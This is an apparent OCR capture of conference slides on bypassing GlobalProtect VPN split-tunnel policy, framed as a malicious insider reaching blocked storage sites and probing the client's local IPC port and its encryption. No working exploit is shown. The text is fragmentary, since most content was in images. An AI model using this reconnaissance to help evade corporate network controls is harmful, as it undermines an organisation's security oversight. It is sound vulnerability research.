
Image: Flaticon.com

Video Demo




Malicious Insider's goal:

`*.zoom.us` configured as a split tunnel domain to improve Zoom performance



iTerm2 Shell Edit View Session Scripts Profiles Window Help
Thu 24 Jul 12:50
Split Tunnel Bypass (bash)
sh-3.2#
Web Page Blocked
Private browsing
www.dropbox.com
80%
Web Page Blocked
The web page you are trying to visit has been blocked in accordance with company policy. Please contact your system administrator if you believe this is an error.
User: 10.10.10.11
URL: www.dropbox.com/
Category: online-storage-and-backup
Online Stopwatch
Hide features
Start
Split
Reset
Settings and sounds
SPLIT TIME
GlobalProtect
140.5 MB
Modified: Today, 10:06
Add Tags...
General:
Kind: Application (Universal)
Size: 140,467,911 bytes (141.3 MB on disk)
Where: Macintosh HD ▸ Applications
Created: Thursday, 24 July 2025 at 10:06
Modified: Thursday, 24 July 2025 at 10:06
Version: 6.3.1-376
Copyright: Copyright © 2009-2019, Palo Alto Networks, Inc.
Locked
Scale to fit below built-in camera
More Info:
Last opened: Thursday, 24 July 2025 at 11:16
Name & Extension:
Comments:
Preview:

A feature based on misplaced trust



https://github.com/dlenski/openconnect/issues/151

> So I'm not sure how to handle this DNS-based split tunneling *[sic]*, and **I'm kind of suspicious of the security characteristics** or value to the end-user.



https://github.com/dlenski/openconnect/issues/151

From Curiosity to Targeted Research…

Scope


In

- macOS client
- Linux client


Out

- PA Firewall / VPN server
- Windows client
- Mobile device clients

Goals





Process




WIRESHARK

IPC Channel: Deeper dive









```
> sudo lsof -iTCP:4767 -sTCP:LISTEN -n -P
COMMAND PID USER   FD   TYPE             DEVICE SIZE/OFF NODE NAME
PanGPS  621 root    9u  IPv4 0xe4a126caf887bbc2      0t0  TCP 127.0.0.1:4767 (LISTEN)
```




IPC Channel: Deeper dive








IPC Channel: Deeper dive







16 byte header of message length	AES-CBC 